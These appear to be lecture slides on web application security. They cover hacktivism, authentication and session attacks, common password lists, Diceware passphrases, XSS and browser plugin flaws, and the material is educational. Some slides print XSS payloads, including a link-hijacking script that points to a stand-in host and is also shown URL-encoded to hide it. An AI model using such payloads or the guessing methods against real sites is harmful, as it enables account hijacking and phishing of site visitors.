
Cyberspace Security Alert Status

- Go to:
- http://thornton.info/tools/inetsecstat.htm
- Includes links to:
  - Internet Storm Center
  - Homeland Security
  - Symantec ThreatCon
  - ISS AlertCon
  - CA Security Advisor
  - World Port Scan Map
  - Virus Radar
  - McAfee Threats
  - Norman Virus Warnings
- Brings together a list of security websites detailing current threats on the Internet



Anonymous (early years)

- Anonymous is an international cabal of criminal hackers dating back to 2003 who have shut down the websites of the U.S. department of Justice and the F.B.I. they have hacked into the phone lines of Scotland Yard. They are responsible for attacks against MasterCard, Visa, Sony and the Governments of the U.S., U.K., Turkey, Australia, Egypt, Algeria, Libya, Iran, Chile, Colombia, New Zealand and Canadian MP Marc Gameau.
- Hacked nazi-site Daily Stormer



- Anonymous: Message to the American People video

http://www.youtube.com/watch?feature=player_embedded&v=dlva-3FO7No

Anonymous (latest)

- After years of quiet silence, Anonymous roared back to action in support of Ukraine and against Russia.
- Activist group declared "cyber war" against Russia.
- Hacked hundreds of Russia internet providers, government websites, TV broadcasts, media agencies, energy company Gazprom, media and new agency RT.


- Anonymous declared a 'cyber war' against Russia. Here are the results

  https://www.cnbc.com/2022/03/16/what-has-anonymous-done-to-russia-here-are-the-results-.html
- What is Anonymous? How the infamous 'hacktivist' group went from 4chan trolling to launching cyberattacks on Russia

  https://www.cnbc.com/2022/03/25/what-is-anonymous-the-group-went-from-4chan-to-cyberattacks-on-russia.html
- Anonymous: How hackers are trying to undermine Putin

  https://www.bbc.com/news/technology-60784526

Anatomy of a typical web attack



Note: Step 3 may install malware fully automatically (often called 'drive-by-download') or it may require some inputs from Alice (like clicking on buttons or links)

How does "Joe" infect websites with malware?

- Some common ways that websites get infected are (ref [6])
  - **Cross-site scripting** attacks (XSS)
    - Most common form of attack since 2008. More details on this later
  - **SQL injection** attacks
    - These attacks maliciously alter the backend databases of websites thus making them redirect users to malware sites.
  - Search Engine result **Redirection**
    - Example :Easter related search results poisoned redirecting users to malicious software
  - Attacks on **backend virtual hosting** companies
  - Vulnerabilities in web-server or forum-hosting software
    - Example: PhPBB (PHP Bulletin Boards) vulnerabilities
  - Using **social networks** to infect users (these are a combination of social engineering and above attacks)
    - Example: MySpace SAMY worm (see the bookmarks)

Top 15 attacks (2012)





Figure 4. Top 15 Vulnerability Classes (2012)
(Sorted by vulnerability class)

(source: WhiteHat Security)

Median days vulnerability class (2014)




More security controls in the framework correlates with longer remediation times

(source: WhiteHat Security)

How "poor Alice" gets infected?

- "Poor Alice" can get the malware planted by "Joe" in many ways
  - By installing "**fake codecs**" embedded with Trojans.
    - Example: zlob Trojan.
  - By viewing "malicious **advertisements**"
    - Example: Flash Banner ads as seen in 2008.
  - By installing "**fake scanners**" or "misleading applications" (also called scareware/ rogueware).
    - Example: Some malware trick users into believing that their computer is infected and urges them to install software like "Antivirus 2009" which itself is a malware.
  - By visiting malicious **P2P sites** and downloading malicious content
  - By visiting websites sent as email links by the hacker
    - This is also a form of "social engineering attack"
  - By visiting links posted on "**Blog Sites**" under "Blog Comments"
    - Blog Spam is very common and many unsuspecting fall prey to links posted by malicious individuals posing as honest opinionates.
  - By installing **pirated software** from *warez* sites which are maliciously modified by hackers.

Drive-by download .. The automatic infection vector of 2008



What damage can Joe's hacks cause?

On the client machine

- Stealing user's cookies and thus gaining access to users accounts on websites like email/banking.
- Logging user's keystrokes
- Showing defaced/altered websites to the user (phishing)
- User credential stealing and misuse
- Stealing browser history and compromising privacy of user
- Evading or disabling phishing filters and thus opening up new avenues for attacks
- Circumvent other security controls like bypassing HTTPS
- Installing malicious software (like Trojans/ Rootkits)
- Spamming …..

On the server

- Defacing pages / Altering content
- Injecting malicious content in dynamically served pages and thus infecting all users who visit the site
- Denial of service on the server resulting in downtime and hence loss of business
- Phishing
- Scanning intranet for vulnerable machines
- Spamming …

Authentication Attacks

Brute Force Attacks

- Brute Force attack is an automated process of **trial and error** used to guess a person's username, password, session ids, credit-card, cryptographic key or anything that is unique to the user and authenticates him.
- Two types of Brute Force attacks
  - Normal : Uses a single username against many passwords.
  - Reverse: Uses many usernames against a single password. In a system with millions of accounts, the odds of finding two users with same password increases.
- Brute-forcing is easy when websites do not implement any form of **account lockout policy**.

Brute Force Example

- Twitter hacked using Brute Force (Jan 09) (http://blog.wired.com/27bstroke6/2009/01/professed-twitt.html)
  - A hacker, who goes by the handle GMZ, gained entry to Twitter's administrative control panel by pointing an automated password-guesser at a popular user's account.
  - The user turned out to be a member of Twitter's support staff, who'd chosen the weak password "happiness."
  - Cracking the site was easy, because Twitter allowed an unlimited number of rapid-fire log-in attempts.
  - Implications :
    - The hacker managed to send tweets posing as Obama, Britney and O' Reilly.

Insufficient Authentication

- Happens when a website allows users to access sensitive content or functionality **without proper authentication**
- Many websites "hide resources" by not linking the location into the main website. But this is *security through obscurity*.
- For example, many times web servers have an /admin directory which is not linked to the main website. But if not properly configured for permissions, a user can view the contents by typing in the right URLs.
- This is also referred in OWASP Top 10 of 2007 as "Failure to restrict URL access" .

Insufficient Authentication Example

- eBay hacked and many users accounts got suspended by hacker (Oct 07) (http://www.auctionbytes.com/cab/abn/y07/m10/i09/s01)
  - The hacker found very old administrative functions that had not been deactivated several years ago when the security of internal systems was changed.
  - These functions were still accessible on public servers, while the rest of the functionality was behind multiple layers of security.

Weak Password Recovery Validation

- Weak Password Recovery Validation is when a web site permits an attacker to illegally obtain, change or **recover another users credentials**.
- A website is said to have a weak password recovery mechanism when a hacker can easily foil the recovery mechanism by easily guessing the answers to the secret questions and thus recovering or changing the password of the legitimate user.
- The following are some example of **bad recovery methods**.
  - **Information Verification** : Asking the user to supply their email address along with their phone number. Note that these are both publicly available.
  - **Password Hints** : Many users have a tendency to embed the password in the hint itself. Example hint : bday+favauthor which can be easily translated by someone knowing the person to 110490asimov.
  - **Secret Question + Answer** : Something like "In which city were you born?" for a password recovery system is easily circumventable today because most of the information is public due to social networking sites.

Weak Password Recovery Example

Paris Hilton T-Mobile account hacked (2005)


(http://www.macdevcenter.com/pub/a/mac/2005/01/01/paris.html)

- A group of hackers hacked into Hiltons T-Mobile Sidekick account and posted contents from her email inbox all over the internet.
- While the hack used a combination of social engineering tricks and technical flaws, the hack was finally successful because the hackers were able to reset Hiltons password.
- Like many online service providers, T-Mobile.com required users to answer a "secret question" if they forget their passwords. For Hilton's account, the secret question was "What is your favorite pet's name?"
- Just Google for the answer ☺

Weak Passwords

123456 is the most used password (#1 for several years)

- https://www.trustwave.com/global-security-report
- https://www.teampassword.com/blog/top-50-worst-passwords-of-2019
- Report considered 2 million network vulnerability scans and examined 300 recent security breach investigations in its assessment.
- "Password1" "most common password used by businesses: it satisfies Microsoft Active Directory setting: 1UL letter, a number, at least nine characters.
- **SplashData** has been keeping track of password Insecurity since 2011.




Password Insecurity

The most common passwords found among two million to five million exposed annually in data breaches are predictable, making them easy for hackers to guess. The 10 most common, as collected by SplashData, a password-security software firm:

	2011	2012	2013	2014	2015	2016
1	password	password	123456	123456	123456	123456
2	123456	123456	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345
4	qwerty	abc123	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football
6	monkey	monkey	123456789	123456789	123456789	qwerty
7	1234567	letmein	1111	1234	football	1234567890
8	letmein	dragon	1234567	baseball	1234	1234567
9	trustno1	1111	iloveyou	dragon	1234567	princess
10	dragon	baseball	adobe123	football	baseball	1234

Source: SplashData

THE WALL STREET JOURNAL.



RANK	PASSWORD	CHANGE FROM 2015
1	123456	Unchanged
2	password	Unchanged
3	12345	2 ↗
4	12345678	1 ↘
5	football	2 ↗
6	qwerty	2 ↘
7	1234567890	5 ↗
8	1234567	1 ↗
9	princess	12↗
10	1234	2 ↘
11	login	9 ↗
12	welcome	1 ↘
13	solo	10↗
14	abc123	1 ↘
15	admin	NEW
16	121212	NEW
17	flower	NEW
18	password	6 ↗
19	dragon	3 ↘
20	sunshine	NEW
21	master	4 ↘
22	hottie	NEW
23	loveme	NEW
24	zaq1zaq1	NEW
25	password1	NEW

2016 list is based on **over 5 million** passwords posted or for sale on the Internet

123456 12345 password 3 1 2

"123456" and **"password"** remain #1 and #2 for third straight year.

Almost **4% of people** use the worst password, **123456**. Just over **10% of people** use one of the **25 worst passwords**.

"Hottie" and **"loveme"** and **"flower"** make their first appearances on the SplashData list **"Princess"** and **"solo"** keep the Force from Star Wars going for another year. Three variations of **"password"** on the list -- **"password"**, **"password,"** and **"password1"**.

"We have seen an effort by many people to be more secure by adding characters to passwords, but if these longer passwords are based on simple patterns they will put you in just as much risk of having your identity stolen by hackers"

Morgan Slain, CEO of SplashData

PassPhrases

3. A passphrase is like a password but longer and more secure. It is an encryption key that you memorize.

- **Problem**: how do you come up with easy-to-memorize but very secure passphrases? Just thinking of one is incredibly hard, especially if your adversary really is capable of one trillion guesses per second.
- Using an entirely random sequence of characters it might be very secure, but it's also agonizing to memorize.
- **Solution**: use Diceware:

  https://en.wikipedia.org/wiki/Diceware
- Shakespeare quotes are not good passphrases because they lack something called entropy (randomness)
- Diceware is based on a word list which contains 7,776 English words — 37 pages of it printed:

  http://world.std.com/~reinhold/dicewarewordlist.pdf
- Roll a dice 5 times to select one word at a time for your passphrase
- If you are worried about the NSA, come up with a 7-word passphrase: there is a one in 1,719,070,799,748,422,591,028,658,176 chance that an attacker will pick your passphrase each try.
- At one trillion guesses per second — per Edward Snowden's January 2013 warning — it would take an average of 27 million years to guess this passphrase.
- This one does it: "bolt vat frisky fob land hazy rigid"
- **Recommendation**: use a password database (KeePassX) locked up with a master "diceware" passphrase:

  https://www.keepassx.org
- See: https://theintercept.com/2015/03/26/passphrases-can-memorize-attackers-cant-guess/

PassPhrases (cont'd)

3. In August 2017, the original author of **NIST 2003 password guidelines**, Bill Burr, regrets making the error of recommending passwords with:
   - Uppercase and lowercase.
   - Letters and Numbers.
   - Special characters.
   - A minimum of 8 characters

- See:

  https://www.wsj.com/articles/the-man-who-wrote-those-password-rules-has-a-new-tip-n3v-r-m1-d-1502124118

- The NIST 2017 "Digital Identity Guidelines" now recommends "diceware" passphrases:

  https://pages.nist.gov/800-63-3/

- A comic poster is available here:

  https://xkcd.com/936/

- A passphrase generator is available here:

  https://www.rempe.us/diceware/#eff

- A password checker is available here:

  http://csci571.com/zxcvbn/demo/index.html

Authorization Attacks

Credential / Session Prediction (Session Hijacking)

- Credential/Session prediction is a method of hijacking or impersonating a web site user.
- Typically, websites associate a unique value called a ***session ID*** with a user when the authentication is done.
- The **session ID authorizes the users' actions on the website**.
- Deducing or guessing the unique value that identifies a particular session or a user is enough to pose as a legitimate user and perform actions on the real user's behalf.
- Many websites use proprietary algorithms to generate session IDs which may not be cryptographically random. Sometimes these IDs are nothing more than a sequential increment or use a combination of variables.
- The hacker typically launches the attack by reading these session IDs from a cookie, hidden form field or URL and calculates or brute forces subsequent session IDs.

Credential/Session Prediction Example

Attack on 123greetings.com (refer the iDefense whitepaper in references)

123greetings.com used to send users URLs like the following to view

http://123greetings.com/view/AD30725122110120

Look at the following set of successive URLs generated within a short period of time

http://123greetings.com/view/AD30725122116211

http://123greetings.com/view/AD30725122118909

http://123greetings.com/view/AD30725122120803

http://123greetings.com/view/AD30725122122507

It turns out that the "so-called" random number at the end of the URL string has the following format:

AD3 – constant

07251221 – is the date and time at which the URL was sent (25 July 12:21 PST)

So, we are left with only 5 digits of randomness out of the 16 digits!!!!

Implications :

With a fairly simple script and some knowledge of time and date one can easily brute force a bunch of URLs and view greetings which are not meant to be viewed by him !

Client Side Attacks

Cross-site Scripting (XSS)

- **Cross-site scripting** (**XSS**) is a type of computer security vulnerability typically found in Web applications.
  - Due to breaches of browser security, XSS enables attackers to **inject client-side script into Web pages** viewed by other users.
  - A cross-site scripting vulnerability may be used by attackers to **bypass access controls** such as the same origin policy.
  - originally XSS referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker
  - The definition gradually expanded to encompass other modes of code injection, including persistent and non-JavaScript vectors (including **Java, ActiveX, VBScript,** Flash [no longer a threat], or even pure HTML, and SQL Queries)
  - There are two types of XSS attacks

1. The *non-persistent* (or *reflected*) cross-site scripting vulnerability is by far the most common type
   - when the data provided by a web client, most commonly in HTTP query parameters or in HTML form submissions, is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the request
2. The *persistent* (or *stored*) XSS occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing.

Example of Cross-Site Scripting

- XSS enables attackers to inject client-side script into web pages viewed by others
- Example:
- if the programmer writes the PHP code:

```
<form method="post" action="<?php echo $_SERVER["PHP_SELF"];?>">
```

- If a user enters
- http://www.example.com/test_form.php
- The above is translated into <form method="post" action="test_form.php"> which is fine
- However if the user enters
- http://www.example.com/test_form.php/%22%3EScript%3Ealert('hacked')%3C/script%3E
- The above code translates it into

```
<form method="post" action="test_form.php/"><script>alert('hacked')</script>
```

Cross-site Scripting (XSS) Reducing the Threat

- The primary defense mechanism to stop XSS is **contextual output encoding/escaping.**
  - There are several different escaping schemes that must be used depending on where the un-trusted string needs to be placed within an HTML document including HTML entity encoding, JavaScript escaping, CSS escaping, and URL (or percent) encoding
  - Most web applications that do not need to accept rich data can use escaping to largely eliminate the risk of XSS in a fairly straightforward manner.
- Many web applications rely on **session cookies** for authentication between individual HTTP requests, and because client-side scripts generally have access to these cookies, simple XSS exploits can steal these cookies
  - To mitigate this particular threat many web applications **tie session cookies** to the **IP address** of the user who originally logged in, and only permit that IP to use that cookie
  - Another mitigation present in IE, Firefox, Safari, Opera, and Chrome, is an ***HttpOnly* flag** which allows a web server to set a cookie that is unavailable to client-side scripts
  - some web applications are written to (sometimes optionally) operate completely without the need for client-side scripts. This allows users, if they choose, to disable scripting in their browsers before using the application. In this way, even potentially malicious client-side scripts could be inserted unescaped on a page, and users would not be susceptible to XSS attacks

Non-Persistent XSS Attack Example

- Given the file index.php

```
<?php
$name = $_GET['name'];
echo "Welcome $name<br>";
echo "<a href="http://xssattackexamples.com/">Click to Download</a>";
?>
```

- The attacker crafts a URL and sends it to the victim

```
index.php?name=guest<script>alert('attacked')</script>
```

- When the victim loads the above URL he sees an alert box which says "attacked"; this example does no damage
- The attacker crafts a second URL and sends it to the victim

```
index.php?name=<script>window.onload = function()
{var link=document.getElementsByTagName("a");
link[0].href="http://not-real-xssattackexamples.com/";}</script>
```

- Now the `href` of the first link of the page has been changed to point to the `not-real-xssattackexamples`
- Typically, the attacker will encode the ASCII character as follows:
-

```
index.php?name=%3c%73%63%72%69%70%74%3e%77%69%6e%64%6f%77%2e%6f%6e%6c%6f%61%64%20%3d%20%
66%75%6e%63%74%69%6f%6e%28%29%20%7b%76%61%72%20%6c%69%6e%6b%3d%64%6f%63%75%6d%65%6e%74%2
e%67%65%74%45%6c%65%6d%65%6e%74%73%42%79%54%61%67%4e%61%6d%65%28%22%61%22%29%3b%6c%69%6e
%6b%5b%30%5d%2e%68%72%65%66%3d%22%68%74%74%70%3a%2f%2f%61%74%74%61%63%6b%65%72%2d%73%69%
74%65%2e%63%6f%6d%2f%22%3b%7d%3c%2f%73%63%72%69%70%74%3e
```

Browser and Plugin Vulnerabilities

- Loosely defined, these are vulnerabilities in the client browser software or **client plugins** (**Java/ActiveX/Flash/Acrobat** etc.) that can either enable other attacks, can enable execution of arbitrary code, raise privileges, compromise users' privacy or simply crash the browser. These are specific to the particular make and version of software like Mozilla, IE etc. and cannot be generalized.
- These vulnerabilities have to be patched by the vendors and the web application developers cannot do much about these except be aware of the issues.
- Microsoft Edge no longer supports ActiveX, and Browser Helper Objects (like Java and Silverlight)
- Flash has been replaced by HTML5 video, and was retired on December 2020.

https://www.adobe.com/products/flashplayer/end-of-life.html

Examples

Firefox bug affecting FF 3.0.0 - Crash with malformed GIF file on Mac OS X
(http://www.mozilla.org/security/announce/2008/mfsa2008-36.html)

This is a vulnerability in Mozilla graphics code which handles GIF rendering in Mac OS X. A GIF file could be specially crafted to cause the browser to free an uninitialized pointer. An attacker could use this vulnerability to crash the browser and potentially execute arbitrary code on the victim's computer.

